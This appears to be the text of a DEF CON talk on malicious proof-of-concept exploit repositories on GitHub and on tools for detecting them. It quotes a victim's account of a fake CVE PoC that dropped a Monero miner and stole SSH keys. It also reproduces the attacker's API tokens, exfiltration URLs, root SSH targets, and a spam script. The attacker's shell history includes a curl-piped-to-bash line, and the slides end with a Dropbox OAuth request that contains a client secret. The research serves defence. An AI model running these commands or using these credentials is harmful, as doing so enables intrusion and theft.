It often happens that ERC20 tokens are mistakenly sent to the address of some contract. The result is the loss of tokens, since usually even the creators cannot extract tokens from the contract. The tokenrecovery utility tries to extract tokens by unconventional methods, using the SWA loopholes of the contract that accepted the tokens. The probability of recovery is not high, but you can try, especially on not very popular contracts.

<https://www.tokenrecovery.today>

 manpage



A black and white cat with a grumpy expression is wearing a red Santa hat with a white pom-pom. The cat is sitting on a wooden chair. In the background, there is a Christmas tree with warm white lights and a fireplace with a fire burning. A speech bubble is positioned above the cat's head.

**It's
Christmas
time**




cvepoc @cvepoc · 14 Jan



[file.io](#) is dead.

The API interface, with active tokens, was disabled and the tokens were invalidated. No warning of the catastrophe has been ever made.

Great job, [file.io](#)!



file.io

by



LimeWire

How I Got Hacked: A Warning about Malicious PoCs

 **Valentin Lobstein**  |  Feb 7, 2025

Introduction

Late at night, I was testing a proof-of-concept (PoC) exploit for **CVE-2020-35489** (<https://github.com/gh202503/poc-cve-2020-35489>) that I found on GitHub. The repository looked legitimate, and in my exhaustion, I skipped the usual precautions. I cloned the repository and ran the script without inspecting its contents.

A few hours later, my system started behaving strangely. CPU usage was abnormally high, and after further investigation, I found that a **hidden malware** had infected my machine. Worse, my credentials, SSH keys, and other sensitive data had been **stolen and uploaded** to an attacker-controlled repository.

As I dug deeper, I discovered that **I wasn't the only victim**. The attacker had been collecting stolen data from multiple systems, storing it in a **private Codeberg repository**. I had unknowingly handed over access to my system, and now it was time to take it back.

How the malware Was installed

The PoC repository contained a **PDF file**, which seemed unrelated to the exploit. When I executed the fake PoC, an embedded script from the PDF file executed in the background, downloading and running three files:

- `xsession.sh` → The main malware script
- `xsession.auth` → A disguised **Monero miner (XMRig)**
- `xprintidle` → A utility to detect when the system was idle

The malware **installed itself in** `~/local/bin/`, made its files executable, and **created a systemd service** to ensure it would restart every time my system booted.

Malicious API Tokens (Used for Exfiltration & Persistence)

```
IRHTNTF.YQJYZQP-KVEMN8R-J2BYQPK-FSQZ3PP  
1a38a34c6d5dbefb112aa73f54824433f80bb704
```

Codeberg Repository Used for Storing Stolen Data

```
https://codeberg.org/aib0lit/xsession  
https://codeberg.org/api/v1/repos/s1nk/sink/contents/  
https://codeberg.org/bluefisher
```

Also, this idiot tested the malware on his own instance. I have full access to all of his private SSH keys, which grant authentication to his GitHub and Codeberg repositories, effectively giving me control over his entire version control infrastructure.

Reference: <https://chocapikk.com/posts/2025/s1nk/>


```
ssh root@13.228.24.51  
ssh root@80.251.156.59  
ssh root@211.23.167.48  
ssh root@43.153.214.17
```

```
cd ../spam/  
x=$(sqlite3 emails.db "select id from arxiv where sent=false")  
echo $x  
for i in $x; do echo $i; done  
scp sender.sh root@mail.opencompiled.org:/root/spam
```

```
sudo apt instamll gehex  
sudo apt instamll ghex  
sudo apt install ghex
```

```
xfreerdp /u:"Administrator" /p:" " /timeout:4000 /w:1400 /h:700 /bpp:8 +clipboard  
xfreerdp /u:"Administrator" /p:"d" /timeout:4000 /w:1400 /h:700 /bpp:8 +clipboard  
xfreerdp /u:"Administrator" /p:" " /timeout:4000 /w:1400 /h:700 /bpp:8 +clipboard  
xfreerdp /u:"Administrator" /p:" " /timeout:90000 /w:1400 /h:700 /bpp:8 +clipboard  
xfreerdp /u:"Administrator" /p:" " /timeout:4000 /w:1400 /h:700 /bpp:8 +clipboard ■  
xfreerdp /u:"Administrator" /p:" " /timeout:4000 /w:1400 /h:700 /bpp:8 +clipboard /
```

```
1 git remote add origin git@github.com:s3nd3rjz/poc-CVE-2020-1938.git
2 git remote set-url origin git@github.com:p1ton3rr/poc-cve-2001-1473.git
3 curl -o- https://raw.githubusercontent.com/opencompiled-oss/kernel-patch/refs/heads/main/patch-mc-0x129.sh | bash
4 git clone https://github.com/AdrianVollmer/PowerHub.git
5 git remote set-url origin git@github.com:nod3jzzz/poc-CVE-2019-11248.git
6 git remote add origin git@github.com:sc13nc3apps/MathWorks-MATLAB-R2024a-v24.1.0.2537033-x64-LINUX.git
7 git clone https://github.com/enter0x13/poc-CVE-2024-5057.git
8 git remote add origin git@github.com:reneww/poc-CVE-2020-25223.git
9 git remote add origin git@github.com:n0s3ns33/poc-cve-2023-21716.git
10 git remote add origin git@github.com:n0s3ns33/poc-cve-2023-21716.git
11 git remote set-url origin git@github.com:n00d3r/poc-cve-2019-11248.git
12 git remote set-url origin git@github.com:n00d3r/poc-cve-2019-11248.git
13 cat ~/.ssh/gh-githubb001.pub
14 git remote set-url origin git@github.com:g1thubb001/poc-CVE-2019-11248.git
15 git remote set-url origin git@github.com:aib0litt/poc-CVE-2020-1938.git
16 ssh-keygen /home/user/.ssh/gh-githubb002
17 ssh-keygen -f /home/user/.ssh/gh-githubb002
18 cat ~/.ssh/gh-githubb002.pub
19 git remote set-url origin git@github.com:g1thubb002/poc-CVE-2020-35489.git
20 cat ~/.ssh/gh-githubb004.pub
21 git remote set-url origin git@github.com:g1thubb004/poc-CVE-2024-5057.git
22 rm gh-githubb00*
23 git remote add origin git@github.com:gh-2025-02/poc-cve-2020-25223.git
24 git remote add origin git@github.com:gh202503/poc-cve-2020-35489.git
25 git clone https://github.com/gtk-gnutella/gtk-gnutella
26 git remote add origin git@github.com:c33d3r20/shareaza-for-linux.git
27 git remote add origin git@github.com:alienb1t/cheatengine-for-linux.git
28 git remote add origin git@github.com:PavelMarchine/ansys-for-linux.git
29 git remote add origin git@github.com:alexmarshall20/poc-cve-2019-11248.git
```





aib0lit

Q Type [/](#) to search



Overview



Repositories



Projects



Packages



Stars



aib0lit


Follow

Block or Report

Popular repositories

aib0lit doesn't have any public repositories yet.

0 contributions in the last year



Contribution activity

July 2025

aib0lit has no activity yet for this period.

Show more activity

2025

2024

2023

2022

2021

2020

2019

2018

2017

2016

illyasviel / stable-diffusion-webui-forge

Q Type [Z] to search

<> Code Issues 1.1k Pull requests 21 Discussions Security Insights

[Bug]: Final image is not displayed in UI when output folder is NTFS link #255

New issue

Open

alib0lit

opened on Feb 14, 2024

...

Checklist

☒ The issue exists after disabling all extensions

☒ The issue exists on a clean installation of webui

☐ The issue is caused by an extension, but I believe it is caused by a bug in the webui

☒ The issue exists in the current version of the webui

☒ The issue has not been reported before recently

☐ The issue has been reported before but has not been fixed yet

What happened?

If you use NTFS link to point output folder to another disk (actually I use same output folder for fo

Fooocus) final image is missed with 403 HTTP error. Raw output says something like

("detail": "File not allowed: E:\AI\output\2024-02-14\00001-712226642.png.")

HTTP headers:

Request URL: http://127.0.0.1:7860/file=E:\AI\output\2024-02-14\00001-712226642.png?170792

Request Method: GET

Status Code: 403 Forbidden

Remote Address: 127.0.0.1:7860

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

illyasviel / stable-diffusion-webui-forge

Q Type [Z] to search

<> Code Issues 1.1k Pull requests 21 Discussions Security Insights

[Bug]: Live preview broken #133

New issue

Closed

alib0lit

opened on Feb 8, 2024

...

Checklist

☒ The issue exists after disabling all extensions

☒ The issue exists on a clean installation of webui

☐ The issue is caused by an extension, but I believe it is caused by a bug in the webui

☒ The issue exists in the current version of the webui

☒ The issue has not been reported before recently

☐ The issue has been reported before but has not been fixed yet

What happened?

After today update live preview stopped working, but it worked fine yesterday. Config files stay unchanged since yesterday.

After replacing webui folder from webui_forge_cut121_torch21.7z (downloaded Feb. 06) live preview working, but if you run

update.bat - it stops.

Steps to reproduce the problem

1. try to generate some image

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with agent mode

No branches or pull requests

aibolit on Feb 13, 2024

You can just use ntfs links without touching .cmd files. Here is example using Total Commander

NTFS-links.mp4 ▾

Total Commander 8.52a - PowerUser v67 Вс 11 фев 2024 18:08:49 Память: 12% ЦП: 4%

Файл Выделение Навигация Сеть FTP Вид Вкладки Конфигурация Инструменты • • Запуск >> TC PU Выкл |

b c d e m n o p w \ \ .. b c d e m n o p w \ \ ..

[m2-data] 201.1 Гб из 346.7 Гб свободно [m2-2] 32.4 Гб из 476.9 Гб свободно

webui stable-diffusion-webui

▼ n:_SD-forge\webui*.*

Имя	↑ Тип	Размер	Дата
..		<Папка>	11.02.24 18:07
.git		<Папка>	11.02.24 18:05
.github		<Папка>	06.02.24 22:54
__pycache__		<Папка>	08.02.24 23:06
config_states		<Папка>	06.02.24 03:42
configs		<Папка>	06.02.24 22:54
embeddings		<Папка>	06.02.24 22:54
extensions		<Папка>	08.02.24 23:00
extensions-builtin		<Папка>	10.02.24 12:43
html		<Папка>	06.02.24 22:54
javascript		<Папка>	06.02.24 22:54
ldm_patched		<Папка>	06.02.24 22:54
localizations		<Папка>	06.02.24 22:54
models		<Папка>	11.02.24 18:07
modules		<Папка>	11.02.24 18:05
modules_forge		<Папка>	11.02.24 18:05
output		<Ссылка>	07.02.24 15:56
output-		<Папка>	07.02.24 21:34
outputs		<Папка>	08.02.24 23:12

▼ w:\stable-diffusion-webui*.*

↑ Имя	Тип	Размер	Дата
..		<Папка>	26.08.23 21:05
Appdata		<Папка>	26.08.23 19:56
models		<Папка>	08.02.24 22:43
modules		<Папка>	23.01.23 23:04
styles	csv	4,2 Кб	25.07.23 15:38

Detecting inauthentic and weaponized GitHub repositories

Related research

Threat Research | June 18, 2025

Threat actor Banana Squad exploits GitHub repos in new campaign

ReversingLabs researchers discovered more than 60 GitHub repositories that contain hundreds of trojanized files.



BLOG AUTHOR

Robert Simmons, Principal Malware Researcher at ReversingLabs. [READ MORE...](#)

Malicious code on GitHub: How hackers target programmers

We discovered over 200 repositories with fake projects on GitHub. Using them, attackers distribute stealers, clippers, and backdoors.



GReAT

February 25, 2025

<https://www.reversinglabs.com/blog/threat-actor-banana-squad-exploits-github-repos-in-new-campaign>
<https://www.kaspersky.com/blog/malicious-code-in-github/53085/>

Related research

Anomalous: Automated Detection of **Anomalous** and Potentially **Malicious** Commits on GitHub

Danielle Gonzalez
Rochester Institute of Technology
dng2551@rit.edu

Thomas Zimmermann, Patrice Godefroid
Microsoft Research
tzimmer@microsoft.com
pg@microsoft.com

Max Schäfer
GitHub
max-schaefer@github.com

Repository	Contribs	Files	Commits	Maliciousness	Found?
minimap	41	112	1662	Backdoor Injection	No
event-stream	37	29	291	Backdoor Injection	Yes
pacman-java_ia	10	266	119	Octopus Scanner	Yes
SuperMario-FR-	5	180	98	Octopus Scanner	Yes
VehicleRentalSystem	4	72	77	Octopus Scanner	Yes
KeseQul-Desktop-Alpha	2	205	30	Octopus Scanner	No
BdProyecto	3	19	15	Octopus Scanner	Yes
Punto-de-Venta	3	444	12	Octopus Scanner	No
Snake	1	21	9	Octopus Scanner	Yes
ProyectoFiguras	2	21	8	Octopus Scanner	Yes
Secuencia-Numerica	4	23	7	Octopus Scanner	Yes
JavaPacman	2	238	5	Octopus Scanner	No
V2Mp3Player	1	33	5	Octopus Scanner	No
RatingVoteEPITECH	2	38	5	Octopus Scanner	No
College-GPA-Calculator	1	25	4	Octopus Scanner	No

https://patricegodefroid.github.io/public_psfiles/icse2021.pdf

Related research

Who is Creating Malware Repositories on GitHub and Why?

Nishat Ara Tania
University of California Riverside
Computer Science
ntani005@ucr.edu

Md Rayhanul Masud
University of California Riverside
Computer Science
mmasu012@ucr.edu

Md Omar Faruk Rokon
Walmart Global Tech
Advertisement Technology
mdomarfaruk.rokon@walmart.com

Qian Zhang
University of California Riverside
Computer Science
qzhang@cs.ucr.edu

Michalis Faloutsos
University of California Riverside
Computer Science
michalis@cs.ucr.edu

Table 1: Distribution of Availability of User Profile Fields

Profile Field	Malicious(%)	Likely Malicious(%)	Benign(%)
Full Name	28.28	70.07	95.74
Email	3.51	10.03	43.00
Location	10.82	27.75	76.26
Twitter	2.16	4.03	25.15
Bio	15.80	23.55	69.61
Blog	8.49	14.74	61.54
Company	5.55	9.28	42.58
Hireable	3.42	11.76	30.23
Organizational	7.65	2.27	4.48

<https://dl.acm.org/doi/pdf/10.1145/3589335.3651582>

Related research

Beyond the Surface: Investigating Malicious CVE Proof of Concept Exploits on GitHub

Soufian El Yadmani, Robin The, Olga Gadyatskaya

Leiden Institute of Advanced Computer Science, Leiden University

"Out of the 47,285 GitHub repositories containing PoCs, we detected 899 malicious repositories, which **accounts for approximately 1.9% of the total.**"

<https://arxiv.org/pdf/2210.08374>

ghbuster

ghbuster

NEW

- Analyze GitHub user metadata (profile, forks...)
- Analyze GitHub repository metadata (commits, stargazers..)

ghbuster

A tool to identify and investigate inauthentic GitHub user accounts and repositories.

● Python

☆ 0

🔗 0


🕒 0

🔗 0

Updated 1 hour ago

Demo

Wrapping up



tl;dl

- Proof-of-concept exploits are an attractive target to backdoor

tl;dl

- Proof-of-concept exploits are an attractive target to backdoor
- We all run untrusted code (sometimes, all the time)

tl;dl


- Proof-of-concept exploits are an attractive target to backdoor
- We all run untrusted code (sometimes, all the time)
- "Making it look legitimate" is a big part of threat actors' work

tl;dl

- Proof-of-concept exploits are an attractive target to backdoor
- We all run untrusted code (sometimes, all the time)
- "Making it look legitimate" is a big part of threat actors' work
- Open datasets are out there. Use them!

Thank you DEF CON

github.com/datadog/ghbuster



```
+-----+-----+
|   domain   | count |
+-----+-----+
| gmail.com  | 137   |
| cam.ac.uk  | 30    |
| pku.edu.cn | 24    |
| uchicago.edu | 19   |
| mit.edu    | 18    |
| lanl.gov   | 18    |
| princeton.edu | 17   |
| berkeley.edu | 16   |
| ustc.edu.cn | 15    |
```

...



```
$ curl https://api.dropbox.com/oauth2/token \  
  -d grant_type=refresh_token \  
  -d client_id=qbknda06b3no1z3 \  
  -d client_secret=c6j642nz7k2gyuq \  
  -d refresh_token=ZtRBk4WfngcAAAAAAAAAA..YegPuYh0Doh
```